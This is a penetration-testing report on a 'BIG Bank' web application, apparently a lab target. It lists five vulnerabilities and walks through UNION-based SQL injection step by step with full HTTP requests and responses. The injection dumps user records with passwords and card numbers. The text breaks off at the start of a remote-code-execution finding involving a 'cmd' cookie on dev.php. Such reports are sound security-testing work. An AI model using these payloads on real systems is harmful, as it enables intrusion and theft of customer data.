

BIG Bank

Penetration Testing Report

February, 2021
Black Box PT



This disclaimer governs the use of this report. The credibility and content of this report are directly derived from the information provided by ITSafe. Although reasonable commercial attempts have been made to ensure the accuracy and reliability of the information contained in this report, the methodology proposed in this report is a framework for the "project" and is not intended to ensure or substitute for compliance with any requirements and guidelines by the relevant authorities. Does not represent that the use of this report or any part of it or the implementation of the recommendation contained therein will ensure a successful outcome, or full compliance with applicable laws, regulations or guidelines of the relevant authorities. Under no circumstances will its officers or employees be liable for any consequential, indirect, special, punitive, or incidental damages, whether foreseeable or unforeseeable, based on claims of ITSafe (including, but not limited to, claims for loss of production, loss of profits, or goodwill). This report does not substitute for legal counseling and is not admissible in court.

The content, terms, and details of this report, in whole or in part, are strictly confidential and contain intellectual property, information, and ideas owned by ITSafe. ITSafe may only use this report or any of its content for its internal use. This report or any of its content may be disclosed only to ITSafe employees on a need to know basis, and may not be disclosed to any third party.

TABLE OF CONTENT

EEXECUTIVE SUMMARY	3
INTRODUCTION	3
SCOPE	3
WEB APPLICATION	3
CONCLUSIONS	4
IDENTIFIED VULNERABILITIES	4
FINDING DETAILS	5
4.1 SQL INJECTION	5
4.2 REMOTE CODE EXECUTION (RCE)	17
4.3 CROSS SITE SCRIPTING (XSS)	20
4.4 CROSS-SITE REQUEST FORGERY (CSRF)	26
4.5 PARAMETER TAMPERING	31
APPENDICES	38
METHODOLOGY	38
APPLICATION TESTS	38
INFRASTRUCTURE TESTS	41
FINDING CLASSIFICATION	42

EEEXECUTIVE SUMMARY

INTRODUCTION

Penetration testing of 'BIG Bank' company, which is the first test performed for the 'BIG Bank' website; was performed to check existing vulnerabilities.

A black box security audit was performed against the 'BIG Bank' web site.

ITSafe reviewed the system's ability to withstand attacks and the potential to increase the protection of the data they contain.

This Penetration test was conducted during February 2021 and includes the preliminary results of the audit.

SCOPE

WEB APPLICATION

The penetration testing was limited to the <http://18.158.46.251:32072/> sub domain with no prior knowledge of the environment or the technologies used.

- General Injection attacks and code execution attacks on both client and server sides.
- OWASP Top 10 possible vulnerabilities including CSRF tests.
- Inspection of sensitive data handling and risk of information disclosure.
- Tests against Advance Web Application Attacks.


CONCLUSIONS

From our professional perspective, the overall security level of the system is **Low-Medium**.

The application is vulnerable to 5 vulnerabilities: SQL injection via the login parameters, Remote Code Execution (RCE) using a cookie on a page the programmer used in his tests and forgot to remove, parameter tampering & Cross-Site Request Forgery (CSRF) on the transfer page, and Cross-Site Scripting (XSS) on the profile page.

During our test, we were capable of exposing the users' data from the database, executing code on the server, performing an action on behalf of another user, bypassing the business logic of the transfer page, and injecting malicious code into the source code of the website.

Exploiting most of these vulnerabilities requires a **Low-Medium** technical knowledge.



IDENTIFIED VULNERABILITIES

Item	Test Type	Risk Level	Topic	General Explanation	Status
4.1	Applicative	Critical	SQL Injection	A SQL Injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system.	Vulnerable
4.2	Applicative	High	Remote Code Execution (RCE)	Remote Code Execution is a type of vulnerability an attacker is able to run code of their choosing with system level privileges on a server that possesses the appropriate weakness. Once sufficiently compromised the attacker may indeed be able to access any and all information on a server such as databases containing information that unsuspecting clients provided.	Vulnerable

Item	Test Type	Risk Level	Topic	General Explanation	Status
4.3	Applicative	High	Cross Site Scripting (XSS)	Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.	Vulnerable
4.4	Applicative	Medium	Cross-Site Request Forgery (CSRF)	Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated.	Vulnerable
4.5	Applicative	Medium	Parameter Tampering	Parameter tampering is a simple attack targeting the application's business logic. This attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, or do an action the programmer did not approve.	Vulnerable

FINDING DETAILS

4.1 SQL Injection
Severity | **Critical** Probability | **High**

VULNERABILITY DESCRIPTION


A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to effect the execution of predefined SQL commands.

VULNERABILITY DETAILS


During our test, we have tried to expose the data which exists on the database the website is using. By inserting the apostrophe sign, we have found that the email address and the password fields are vulnerable to SQL Injection. Finally, we have succeeded to reveal the database name, the name of 2 tables, and the users' details.

EXECUTION DEMONSTRATION

Accessing to the login page and inserting a random data



Capturing the request by using Burp Suite.



```
1 POST / HTTP/1.1
2 Host: 18.158.46.251:32072
3 Content-Length: 26
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://18.158.46.251:32072
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://18.158.46.251:32072/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=hhfjfr5n3hpc8ldjbqk44m8io6
14 Connection: close
15
16 l_email=aaa&l_password=bbb
```

Inserting apostrophe sign into the email address field, showed a SQL error from the database. Meaning- this field is vulnerable to SQL Injection.

Request

Raw	Params	Headers	Hex
<pre>1 POST / HTTP/1.1 2 Host: 18.158.46.251:32072 3 Content-Length: 27 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://18.158.46.251:32072 7 Content-Type: application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 10 Referer: http://18.158.46.251:32072/ 11 Accept-Encoding: gzip, deflate 12 Accept-Language: en-US,en;q=0.9 13 Cookie: PHPSESSID=hhfjfr5n3hpc8ldjbgk44m8io6 14 Connection: close 15 16 l_email=aaa'&l_password=bbb</pre>			

Response

Raw	Headers	Hex	Render
<pre>1 HTTP/1.1 200 OK 2 Date: Fri, 29 Jan 2021 06:32:48 GMT 3 Server: Apache/2.4.25 (Debian) 4 Expires: Thu, 19 Nov 1981 08:52:00 GMT 5 Cache-Control: no-store, no-cache, must-revalidate 6 Pragma: no-cache 7 Vary: Accept-Encoding 8 Content-Length: 208 9 Connection: close 10 Content-Type: text/html; charset=UTF-8 11 12 SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'bbb' at line 1</pre>			

Inserting apostrophe sign into the password field, showed the same result.
Meaning- this field is also vulnerable to SQL Injection.

Request

Raw	Params	Headers	Hex
-----	--------	---------	-----

```
1 POST / HTTP/1.1
2 Host: 18.158.46.251:32072
3 Content-Length: 27
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://18.158.46.251:32072
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://18.158.46.251:32072/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=hhfjfr5n3hpc8ldjbgk44m8io6
14 Connection: close
15
16 l_email=aaa&l_password=bbb'
```

Response

Raw	Headers	Hex	Render
-----	---------	-----	--------

```
1 HTTP/1.1 200 OK
2 Date: Fri, 29 Jan 2021 06:37:45 GMT
3 Server: Apache/2.4.25 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 210
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL
  syntax; check the manual that corresponds to your MariaDB server version for the right
  syntax to use near ''bbb'' at line 1
```


Using the following UNION command:

```
aaa' UNION SELECT 1,2,3,4,5,6,7 --
```

on the email address field, has been accepted by the database.
Meaning- the table that the login page is using, has 7 columns.

Request

Raw

Params

Headers

Hex

```
1 POST / HTTP/1.1
2 Host: 18.158.46.251:32072
3 Content-Length: 27
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://18.158.46.251:32072
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://18.158.46.251:32072/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=hhfjfr5n3hpc8ldjbgk44m8io6
14 Connection: close
15
16 1_email=aaa'+UNION+SELECT+1,2,3,4,5,6,7+--+1_password=bbb
```

Response

Raw

Headers

Hex

```
1 HTTP/1.1 302 Found
2 Date: Fri, 29 Jan 2021 06:42:31 GMT
3 Server: Apache/2.4.25 (Debian)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: ./main.php
8 Content-Length: 0
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
```

As we can see on the last server response, it contains a 'Location' header that redirects the user to the main page, after a successful login.

Response

	Raw	Headers	Hex
1	HTTP/1.1 302 Found		
2	Date: Fri, 29 Jan 2021 06:42:31 GMT		
3	Server: Apache/2.4.25 (Debian)		
4	Expires: Thu, 19 Nov 1981 08:52:00 GMT		
5	Cache-Control: no-store, no-cache, must-revalidate		
6	Pragma: no-cache		
7	Location: ./main.php		
8	Content-Length: 0		
9	Connection: close		
10	Content-Type: text/html; charset=UTF-8		
11			

Accessing this page, showed that it is presenting the values from the 2,4, and 5 column positions.

Response

Raw	Headers	Hex	HTML	Render						
<div>Edit Profile</div> <div>Logout</div>										
<div>Account Info</div> <table><tbody><tr><td>username:</td><td>2</td></tr><tr><td>card number:</td><td>4</td></tr><tr><td>balance:</td><td>5</td></tr></tbody></table>					username:	2	card number:	4	balance:	5
username:	2									
card number:	4									
balance:	5									

Changing the value in the second position, showed this column reflected the value we inserted- **22222**.

Request

Raw Params Headers Hex

```
1 POST / HTTP/1.1
2 Host: 18.158.46.251:32072
3 Content-Length: 62
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://18.158.46.251:32072
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://18.158.46.251:32072/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=hhfjfr5n3hpc8ldjbgk44m8io6
14 Connection: close
15
16 l_email=aaa'+UNION+SELECT+1,p2222,3,4,5,6,7+--+&l_password=bbb
```

Response

Raw Headers Hex HTML Render

Account Info

username:	22222
card number:	4
balance:	5

Using the reflected column to get the database name with `database()` command.

Request

Raw	Params	Headers	Hex
-----	--------	---------	-----

```
1 POST / HTTP/1.1
2 Host: 18.158.46.251:32072
3 Content-Length: 62
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://18.158.46.251:32072
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://18.158.46.251:32072/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=hhfjfr5n3hpc8ldjbqk44m8io6
14 Connection: close
15
16 l_email=aaa'+UNION+SELECT+1,database(),3,4,5,6,7+--+&l_password=bbb
```

Getting the database name - **bank**

Response

Raw	Headers	Hex	HTML	Render
-----	---------	-----	------	--------

Account Info

username:	bank
card number:	4
balance:	5

Using the reflected column to get the name of the tables that exists in the database

```
aaa' UNION SELECT 1, GROUP_CONCAT(table_name), 3, 4, 5, 6, 7 FROM  
information_schema.tables WHERE table_schema="bank" --
```

Request

Raw	Params	Headers	Hex
<pre>1 POST / HTTP/1.1 2 Host: 18.158.46.251:32072 3 Content-Length: 141 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://18.158.46.251:32072 7 Content-Type: application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 10 Referer: http://18.158.46.251:32072/ 11 Accept-Encoding: gzip, deflate 12 Accept-Language: en-US,en;q=0.9 13 Cookie: PHPSESSID=hhfjfr5n3hpc8ldjbgk44m8io6 14 Connection: close 15 16 l_email= aaa'+UNION+SELECT+1, GROUP_CONCAT(table_name), 3, 4, 5, 6, 7+FROM+information_ schema.tables+WHERE+table_schema%3d"bank"+---+&&l_password=bbb</pre>			

Getting the name of the tables - **history** and **users**

Response

Raw	Headers	Hex	HTML	Render						
<div>Account Info</div> <table><tr><td>username:</td><td>history,users</td></tr><tr><td>card number:</td><td>4</td></tr><tr><td>balance:</td><td>5</td></tr></table>					username:	history,users	card number:	4	balance:	5
username:	history,users									
card number:	4									
balance:	5									

Using the reflected column to get the name of the columns that exists on the 'users' table

```
aaa' UNION SELECT 1, GROUP_CONCAT(column_name), 3, 4, 5, 6, 7 FROM information_schema.columns WHERE table_name="users" AND table_schema="bank" --
```

Request

Raw	Params	Headers	Hex
<pre>1 POST / HTTP/1.1 2 Host: 18.158.46.251:32072 3 Content-Length: 167 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: http://18.158.46.251:32072 7 Content-Type: application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 10 Referer: http://18.158.46.251:32072/ 11 Accept-Encoding: gzip, deflate 12 Accept-Language: en-US,en;q=0.9 13 Cookie: PHPSESSID=hhfjfr5n3hpc8ldjbgk44m8io6 14 Connection: close 15 16 l_email=aaa'+UNION+SELECT+1, GROUP_CONCAT(column_name), 3, 4, 5, 6, 7+FROM+information_schema.columns+WHERE+table_name%3d"users"+AND+table_schema%3d"bank"+--+&l_password=bbb</pre>			

Getting the name of the columns - **id, username, password, card, balance, email, image**

Response

Raw	Headers	Hex	HTML	Render						
<div>Account Info</div> <table><tr><td>username:</td><td>id,username,password,card,balance,email,image</td></tr><tr><td>card number:</td><td>4</td></tr><tr><td>balance:</td><td>5</td></tr></table>					username:	id,username,password,card,balance,email,image	card number:	4	balance:	5
username:	id,username,password,card,balance,email,image									
card number:	4									
balance:	5									

Using the reflected column to get the data on the 'users' table

```
aaa' UNION SELECT
1,GROUP_CONCAT(id,"|",username,"|",password,"|",card,"|",
balance,"|",email,"|"),3,4,5,6,7 FROM users --
```

Request

Raw	Params	Headers	Hex
1 POST / HTTP/1.1			
2 Host: 18.158.46.251:32072			
3 Content-Length: 145			
4 Cache-Control: max-age=0			
5 Upgrade-Insecure-Requests: 1			
6 Origin: http://18.158.46.251:32072			
7 Content-Type: application/x-www-form-urlencoded			
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36			
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9			
10 Referer: http://18.158.46.251:32072/			
11 Accept-Encoding: gzip, deflate			
12 Accept-Language: en-US,en;q=0.9			
13 Cookie: PHPSESSID=hhfjfr5n3hpc8ldjbqk44m8io6			
14 Connection: close			
15			
16 l_email=			
aaa' UNION+SELECT+1,GROUP_CONCAT(id," ",username," ",password," ",card," ",balance," ",email," "),3,4,5,6,7+FROM+users+--+&l_password=bbb			

Getting the the data

Response

Raw	Headers	Hex	HTML	Render
<div>Account Info</div> <div><div>username:</div><div>6a 194382333 1000000 roman@yopmail.com 2 leet A123456a 362360042 1337 leet@yopmail.com </div><div>card number:</div><div>4</div><div>balance:</div><div>5</div></div>				



ID	USERNAME	PASSWORD	CARD	BALANCE	EMAIL ADDRESS
1	roman	A123456a	194382333	1000000	roman@yopmail.com
2	leet	A123456a	362360042	1337	leet@yopmail.com

RECOMMENDED RECTIFICATION

- Use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface, or migrate to use ORMs or Entity Framework.
- Even when parameterized, stored procedures can still introduce SQL.
- Positive or "white list" input validation, but this is not a complete defense as many applications require special characters, such as text areas or APIs for mobile applications
- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter. OWASP's Java Encoder and similar libraries provide such escaping routines.
- Use LIMIT and other SQL controls within queries to prevent mass disclosure of records in case of SQL injection.

4.2 Remote Code Execution (RCE)

Severity | **High** Probability | **Medium**

VULNERABILITY DESCRIPTION


Remote Code Execution is a vulnerability that can be exploited if user input is injected into a File or a String and executed (evaluated) by the programming language's parser. In this type of vulnerability, an attacker is able to run code of their choosing with system-level privileges on a server that possesses the appropriate weakness. Once sufficiently compromised the attacker may indeed be able to access any and all information on a server such as databases containing information that unsuspecting clients provided.

VULNERABILITY DETAILS

During our test, we have been discovered a page called 'dev.php' by using 'Dirbuster' scanning tool. Using a cookie called 'cmd', enabled us to run system commands on the server.

EXECUTION DEMONSTRATION

Scanning the website with 'Dirbuster' showed a page called 'dev.php'



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://18.158.46.251:32072/

Scan Information Results - List View: Dirs: 8 Files: 7 Results - Tree View Errors: 20

Directory Structure	Response Code	Response Size
/	200	4002
main.php	302	4073
profile.php	302	3303
uploads.php	200	359
uploads	200	933
assets	200	1694
dev.php	200	171
index.php	200	4004
api.php	403	319
icons	403	469
funds.php	302	6043
permissions.php	302	282

Current speed: 1703 requests/sec (Select and right click for more options)

Average speed: (T) 1338, (C) 1675 requests/sec

Parse Queue Size: 0

Total Requests: 44184/3969894

Current number of running threads: 200


Time To Finish: 00:39:03

Back Pause Stop


Report

DirBuster Stopped /assets/fonts/footer.php


Accessing to this page showed it is using a cookie called 'cmd'



